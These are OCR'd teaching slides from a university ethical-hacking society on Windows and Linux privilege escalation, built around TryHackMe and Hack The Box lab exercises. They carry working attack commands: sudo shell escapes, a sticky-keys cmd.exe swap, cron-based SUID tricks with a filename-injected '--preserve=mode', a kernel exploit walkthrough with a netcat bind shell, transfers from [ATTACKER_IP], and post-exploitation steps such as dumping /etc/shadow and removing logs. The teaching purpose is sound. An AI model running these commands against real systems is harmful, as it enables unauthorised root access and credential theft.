Ethical Student Hackers

Privilege Escalation

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.

- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.

- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.

Code of Conduct

- Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society.
- If you have any doubts or need anything clarified, please ask a member of the committee.
- Breaching the Code of Conduct = immediate ejection and further consequences.
- Code of Conduct can be found at https://shefesh.com/downloads/SESH%20Code%20of%20Conduct.pdf

Privilege Escalation

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

- Users that aren't permitted to have rights they are not supposed to have, such as deleting, editing files, view hidden information, or install programs

Why would someone perform privilege escalation?

- Read/Write sensitive files
- Persist easily between reboots
- Insert a permanent backdoor

Check https://attack.mitre.org/tactics/TA0004/ for lists of privilege escalation techniques.

Types of Privilege Escalation

Horizontal Privilege Escalation

- Attackers gain access directly to an account they intend to perform actions with
- Easier to pull off as you don't have to elevate permissions
- Can be done with phishing via emails, messages etc.

Vertical Privilege Escalation

- Attackers gain access to an account and elevate the permissions
- Requires more understanding of vulnerabilities and hacking tools
- Phishing can be used as the first step to gain access to the accounts
- Elevating the permission can be done with getting root access or using hacking tools

Windows - What to Look For?

Things to look for in Windows Priv Esc:

- Privileges (whoami /privs) - look for SeImpersonatePrivilege, SeBackupPrivilege...
- Local-only listening ports
- Services running as SYSTEM
- Readable config files, passwords in memory
- Outdated software
  - Internal Windows Software
  - Third-Party Software
- Common Misconfigurations
  - AlwaysInstallElevated -> Malicious MSI
  - Exposed creds in CredentialManager, WinLogon etc
- Firewall rules
- Scheduled tasks

Basic Enumeration Commands:

- whoami
- net user
- hostname
- systeminfo
- tasklist
- netstat
- schtasks


Abusing High Privilege Processes:

- net user /add [username] [password] + net localgroup administrators [username] /add
- Extract SAM Hives
- Get a reverse shell (see last week!)
- Use of runas w/o shell

Windows - Access Token Theory

Access tokens represent the *Security Context* of a user - the permissions and privileges they have in the current logon session - read more: https://www.elastic.co/blog/introduction-to-windows-tokens-for-security-practitioners and https://blog.palantir.com/windows-privilege-abuse-auditing-detection-and-defense-3078a403d74e

Remember privileges from our OS Security session? They are represented in Access Tokens, as are UAC trust levels



User Access Token and a Securable Object. Reference: Microsoft Security Principals Documentation

Source:
https://blog.palantir.com/windows-privilege-abuse-auditing-detection-and-defense-3078a403d74e

Windows - Access Token Manipulation

Fooling the system into believing that the running process belongs to someone other than the user who started the process, granting the process the permissions of the other user.

Techniques - Read More: https://attack.mitre.org/techniques/T1134/ & https://dmcxblue.gitbook.io/red-team-notes/privesc/access-token-manipulation

- Duplicating an access token
- Creating a new process with an impersonated token
    - Process assumes Security Context of token
    - Requires SeImpersonatePrivilege or SeAssignPrimaryTokenPrivilege
    - Many methods, often involve relays - implements include RoguePotato, GenericPotato...
    - See ‘Potato’ Exploits from OS Security Session
- Leveraging username and password to create a token (with runas or similar) - once token created, can duplicate/impersonate/use CreateProcessWithTokenW

Windows - DLL Search Order Hijacking

Attackers can perform “DLL preloading”, which is planting a malicious DLL with the same name as a legitimate DLL and it searched/found before the legitimate one. The system finds the DLL in the working folder and confuses it as a legitimate DLL and executes it

Techniques

- Replacing an existing DLL or modifying a .manifest or .local redirection file, directory, or junction
- Performing search order DLL hijacking on a vulnerable program that has a higher privilege level, causing the attacker’s DLL to run at the same privilege level. This can be used to elevate privileges from user to administrator, or from administrator to SYSTEM.
- Covering the attack by loading the legitimate DLLS together with the malicious DLLs, so that systems appear to run as usual.

Learn more:

https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/dll-hijacking

Similar techniques exist on Linux - e.g. root running binaries with insecure PATH

Windows - Unquoted Service Path

As well as DLL Search Order Hijacking a very similar attack is called the unquoted path vulnerability, where it exploits file naming conventions and the default order for loading exes with spaces in the path.

So for example, if we ran C:\Program Files\Internet Explorer\iexplore.exe
It would attempt the following until it gets a match

- C:\Program.exe
- C:\Program Files\Internet.exe
- C:\Program Files\Internet Explorer\iexplore.exe

This vulnerability in Windows can then be taken advantage of if there are any vulnerable services running on startup without quotations, as usually even a non-administrative user has file move permissions. The program that would be ran instead in that case would typically be listener for a netcat reverse shell as we discussed last week.

Windows - Other Miscellaneous Exploits

User account control (UAC) mechanism creates a distinction between regular users and administrators. , if UAC protection is not at the highest level, some Windows programs can escalate privileges, or execute COM objects with administrative privileges

Old Windows Versions:

- Service Pack Exploit
  - On Windows XP
  - https://sohvaxus.github.io/content/winxp-sp1-privesc.html
- Various Kernel Exploits (such as MS11-011 and MS10-059)

Other CVEs:

- MS10-061 (PrintSpoofer)
- PrintNightmare - https://github.com/outflanknl/PrintNightmare and https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527

Windows Sticky Keys

Need physical access to the machine

Need to boot to a repair disk


In command window, copy c:\windows\system32\sethc.exe c:\


copy /y c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe

Quit cmd, exit and restart

At the login screen, if you click shift key five times (sticky key prompt), then cmd will show up

Windows Sticky Keys





WinPEAS

WinPEAS is a script that search for possible paths to escalate privileges on Windows hosts.

```
PS C:\GitHub\privilege-escalation-awesome-scripts-suite\winPEAS\winPEASexe\winPEAS\bin\Release\Dotfuscated> .\winPEASx86.exe -h
  [*] WinPEAS is a binary to enumerate possible paths to escalate privileges locally
        quiet             Do not print banner
        searchslow        Sleep while searching files to not consume a notable amount of resources
        searchall         Search all known filenames whith possible credentials (could take some mins)
        cmd               Obtain wifi, cred manager and clipboard information executing CMD commands
        notcolor          Don't use ansi colors (all white)
        systeminfo        Search system information
        userinfo          Search user information
        procesinfo        Search processes information
        servicesinfo      Search services information
        applicationsinfo  Search installed applications information
        networkinfo       Search network information
        windowscreds      Search windows credentials
        browserinfo       Search browser information
        filesinfo         Search files that can contains credentials
        wait              Wait for user input between checks
        [+] By default all checks (except CMD checks) are executed
```

Check the link for what to exploit,
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS/winPEASexe

Linux Privilege Escalation

Similarly to Windows, we must do local enumeration to identify weaknesses/misconfigurations that could lead to privilege escalation:

- Using Google searches, port scanning and direct interaction with a system to learn more about it and see how it responds to inputs.
- Seeing if compilers, or high-level programming languages like Perl or Python, are available, which can allow an attacker to run exploit code.
- Identifying software components, such as web servers and their versions.
- Retrieving data from key system directories such as /etc, /proc, ipconfig, lsof, netstat and uname.

Possible priv esc attack vectors?

Passwords in config files

Vulnerable services

SUID/GUID binaries

Escaping shells

Incorrect file permissions

Scheduled tasks

Exploiting capabilities

Kernel exploits

Linux Privilege Escalation

Exploit Kernel

Exploit services running as root, vulnerable version of MySQL could be exploited this way

- netstat –antup shows ports which are open and listening

Exploit vulnerable SUID executable to get root access - https://gtfobins.github.io/

- find / -perm -u=s -type f 2>/dev/null shows executables with SUID bit set

The ‘s’ character instead of ‘x’ indicates that the SUID bit is set.

```
❯ ll /usr/bin/sudo
Permissions Size User Group Date Modified Name
.rwsr-xr-x  224k root root  13 Nov 09:13  /usr/bin/sudo
```

Older version of nmap had an interactive shell and could be exploited by running nmap -interactive and !sh

Check for vulnerable software - look for processes with ps aux and check for code in /opt

Before gaining root access…

Now you got the access to your victim, what should you look for?

Operating System

- cat /etc/lsb-release □ distribution type
- cat /proc/version, dmesg | grep Linux □ kernel version
- cat /etc/profile, cat ~/.bashrc □ environmental variables

Application & services

- ps aux | grep root □ services running in root, top □ currently running services
- ls -alh /usr/bin/ □ what applications are installed , dpkg –l □ more info; version, description..
- ss -tunlp - Show ports that have services running on them
- cat /etc/cron* □ which jobs are scheduled

Before gaining root access…

Communications & networking

- ifconfig
- cat /etc/networks
- netstat –antup, w □ other users and hosts

Confidential information & users

- id, whoami, w, last
- cat /etc/passwd | cut -d: -f1 □ list of users
- grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}' □ list of super users
- cat /etc/passwd, cat /etc/group □ sensitive files

Before gaining root access…

File Systems

- find /etc/ -readable -type f 2>/dev/null available to anyone
- ls –alh /var/log, ls -alh /var/mail search var folder
- find / -xdev -type d \(-perm -0002 -a ! -perm -1000 \) –print print word writable files
- find /dir -xdev \(-nouser -o -nogroup \) –print no owner files

Preparation & find exploit code

- find / -name perl* can do the same for python*, gcc* , find installed tools/languages
- find / -name wget nc*, netcat*, ftp, find ways to upload files
- find / -perm -u=s -type f 2>/dev/null It prints the executables which have SUID bit set

A lot more information in this blog

https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Exploiting crontabs

Crontabs allow users to run scripts periodically at a set interval, therefore making it very useful for applications such as backing up files.One such example of an insecure backup is the following line, taken from HackTheBox Dynstr:

```
cp .version * /etc/bind/named.bindmgr/ # This command is run as root, for context
```

This attempts to copy the .version file, along with all of the other files into the /etc/bind/named.bindmgr directory. This script is run as root, but takes files from a directory e can write to. Can you see a potential vulnerability?

```
cp /bin/bash /home/user/bindmgr/
chmod +s /home/user/bindmgr/bash
touch -- --preserve=mode # This creates a file named --preserve=mode
```

Later, run the vulnerable cronjob. It will preserve it's suid bit, but will be owned by root.
To use the privesc, simply run `bash -p`

Linux – Exploiting SUDO Rights

Exploiting SUDO rights

- sudo -l -> show commands which we can run as sudo
- sudo find /home -exec sh -i \; -> find command's exec parameter can be used for arbitrary code execution
- sudo perl -e 'exec "/bin/bash";' -> opens root shell
- sudo python -c 'import pty;pty.spawn("/bin/bash");' -> opens root shell
- sudo env /bin/bash
- sudo awk 'BEGIN {system("/bin/bash")}'

Using the command which can be displayed by the sudo -l

Linux – Exploiting SUDO Rights

Exploit badly configured cron jobs to get root access

-ls -la /etc/cron.d

such as placing the following code in a script run by root in cron.d:

```
!/usr/bin/env python
import os
import sys
try:
  os.system('chmod u+s /bin/dash')
except:
  sys.exit()
```

Exploiting users with '.' in their PATH

-PATH=.:${PATH}

If PATH variable doesn't have . , then you run ./program, if it does, then program

You will trick someone with root privilege to run the modified command e.g. making yourself admin

SUDO Vulnerability (CVE-2021-3156)

Heap-based buffer overflow in command line argument passing

Exploitable by any local used who can execute sudo

> By default, any local user can execute sudo!

Discovered January 2021 by Qualys Research Team

https://blog.qualys.com/vulnerabilities-threat-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit

SUDO Vulnerability (CVE-2021-3156)

LinPEAS

LinPEAS is a script that search for possible paths to escalate privileges on Linux/Unix* hosts

```
root@kali:~/privilege-escalation-awesome-scripts-suite/linPEAS# ./linpeas.sh -h
Enumerate and search Privilege Escalation vectors.
This tool enum and search possible misconfigurations (known vulns, user, processes and file permissions, special file permissions, readable/writable files, bruteforce other users(top1000pwds
), passwords...) inside the host and highlight possible misconfigurations with colors.
      -h To show this message
      -q Do not show banner
      -a All checks (1min of processes and su brute) - Noisy mode, for CTFs mainly
      -s SuperFast (don't check some time consuming checks) - Stealth mode
      -w Wait execution between big blocks
      -n Do not export env variables related with history and do not check Internet connectivity
      -P Indicate a password that will be used to run 'sudo -l' and to bruteforce other users accounts via 'su'
      -o Only execute selected checks (SysI, Devs, AvaSof, ProCronSrvcsTmrsSocks, Net, UsrI, SofI, IntFiles). Select a comma separated list.
      -L Force linpeas execution.
      -M Force macpeas execution.
      -d <IP/NETMASK> Discover hosts using fping or ping. Ex: -d 192.168.0.1/24
      -p <PORT(s)> -d <IP/NETMASK> Discover hosts looking for TCP open ports (via nc). By default ports 22,80,443,445,3389 and another one indicated by you will be scanned (select 22 if you
don't want to add more). You can also add a list of ports. Ex: -d 192.168.0.1/24 -p 53,139
      -i <IP> [-p <PORT(s)>] Scan an IP using nc. By default (no -p), top1000 of nmap will be scanned, but you can select a list of ports instead. Ex: -i 127.0.0.1 -p 53,80,443,8000,8080
       Notice that if you select some network action, no PE check will be performed
```


https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist

Pspy

PSPY (https://github.com/DominicBreuker/pspy) is a tool for watching the currently running processes on a computer

This allows you to see if a cronjob, or recurring script is running in the background that could potentially be exploited.

Effectively, it's like Windows task manager, but for starting processes



Linux - Kernel Exploit

There are vulnerabilities found in the Linux kernel and Attackers exploit these vulnerabilities to gain root access to a Linux system.

How attackers do kernel exploits…

- Learn about the vulnerabilities
- Develop or acquire exploit code
- Transfer the exploit onto the target
- Execute the exploit on the target

Meterpreter

Meterpreter shells have several commands for privilege escalation

- getsystem
- local exploits
  - use exploit/post/...
  - set session [session number]
  - configure options
  - run
- Also possible to:
  - migrate to other processes
  - upload and download files
  - port forward
  - makes manual priv esc tasks easier

After gaining SYSTEM/root access…

Linux:

- Exfiltrate sensitive files: cat /etc/shadow, real users' documents
- Remove logs and evidence (if in scope!)
- Create new user - adduser [username], usermod -aG sudo [username]

Windows

- Metasploit's hashdump/mimikatz
  - Gain in-memory credentials
  - Harvest Active Directory hashes
- Create new user - net user /add username password

Both

- Data exfiltration
- Rootkit/backdoor
- Add SSH key
- Lateral movement/pivoting
- Phishing
- Change credentials to block further access (probably not in scope...)
-

Exercises - PrivEsc Playground

Launch a vulnerable machine on TryHackMe (either Windows or Linux) and pick a technique from the list!

Windows machine:
https://tryhackme.com/room/windows10privesc

- Login via RDP: xfreerdp /u:user /p:password321 /cert:ignore /v:MACHINE_IP

Linux machine: https://tryhackme.com/room/linuxprivesc

- Login via SSH: ssh user@MACHINE_IP

Tasks

1) Perform some enumeration
   a) What privileges do you have?
   b) What users are there on the machine?
   c) Optional: Run WinPEAS/LinPEAS
2) Pick a privilege escalation method from the room's questions and get access!
3) With your privileged access, either get a reverse shell or add a new administrative user

Tips:

- Remember your reverse shell commands from last week :)
- Here are some file transfer commands for uploading PEAS/Shells:
  - SMB Server for Windows - On Host: sudo impacket-smbserver kali . - On Target: copy \\[ATTACKER_IP]\kali\[FILE] C:\PrivEsc\[FILE]
  - Python Server for Linux - On Host: sudo python3 -m http.server [PORT] - On Target: wget http://[ATTACKER_IP]:[PORT]/[FILE]
- PEAS available here: https://github.com/carlospolop/PEASS-ng

Places to Practice

Linux Hack the Box machines:

- Cronos (good for scheduled processes)
- Bashed (good practice for Linux webshells and privesc via insecure sudo config)
- Cap (nice easy box with interesting privesc)
- Knife (nice easy box, practice webshells and a cool sudo misconfiguration)
- Poison (cool web attack and priv esc requiring thorough enumeration)
- https://tryhackme.com/room/linuxprivescarena

Windows Hack the Box machines:

- Buff (good for webshells, exploiting vulnerable services)
- Driver (good for a recent CVE)
- Granny (good for practicing webshells on Windows, Kernel exploits)
- Devel (good for practicing Potato exploits)
- Bastard (good for practicing MS CVE exploitation)
- Heist (practice pulling creds from memory)

Kernel Exploit using Exploit-DB

For this kernel exploitation, we will use 8572.c exploit in Exploit DB and Metasploit 2 running in VM

8572.c exploit takes advantage of a flow in the UDEV device manager, allowing for code execution via an unverified Netlink message

- searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6
- locate linux/local/8572.c
- cat /usr/share/exploitdb/exploits/linux/local/8572.c
- cd /tmp
- wget your_kali_ip_address/local/8752.c □ to save 8572.c
- telnet metasploitable_ip_address
- nc -lvp 4321(can be any port number) | tar -xf -

Kernel Exploit using Exploit-DB

In Kali, telnet metasploitable_ip_address and login to metasploitable (msfadmin:msfadmin)

- nc -lvp 4321(can be any port number) | tar -xf -

Open a new tab, tar the exploit and pipe the output to netcat, wait a bit for the file transfer and exit

- tar -cf - 8572.c | nc -vn metasploitable_ip_address 4321

Back in the first tab,

- ls -lah 8572.c to check if the file has been transferred
- gcc -o exploit 8572.c -> compile the exploit
- run cat /proc/net/netlink to PID of the udevd netlink. It's the only non-zero number
- cd /tmp

Kernel Exploit using Exploit-DB

nano run and add below lines in the file

#!/bin/bash

nc -lvvp 2345 -e /bin/bash

Go back to to home path and run the exploit with the PID

- ./exploit your_PID_number

Open a new tab and connect to the binded shell with Metasploit

- nc -vn metasploitable_ip_address 2345 (the port number you put in the run file)
- python -c "import pty;pty.spawn('/bin/bash')"

Try whoami to see if you got the root access, (you can see it in the terminal but still)

Upcoming Sessions

What's up next?

www.shefesh.com/sessions

6th Dec – Hack the Box

13th Dec – Holiday Hackery - 🎅 Advent of Cyber 🎅

1st-5th December: Hack the Box Casual Xmas CTF (individual teams)

Remember to bring face masks from next week as per new Government/Uni Guidance!

Any Questions?

www.shefesh.com

Thanks for coming!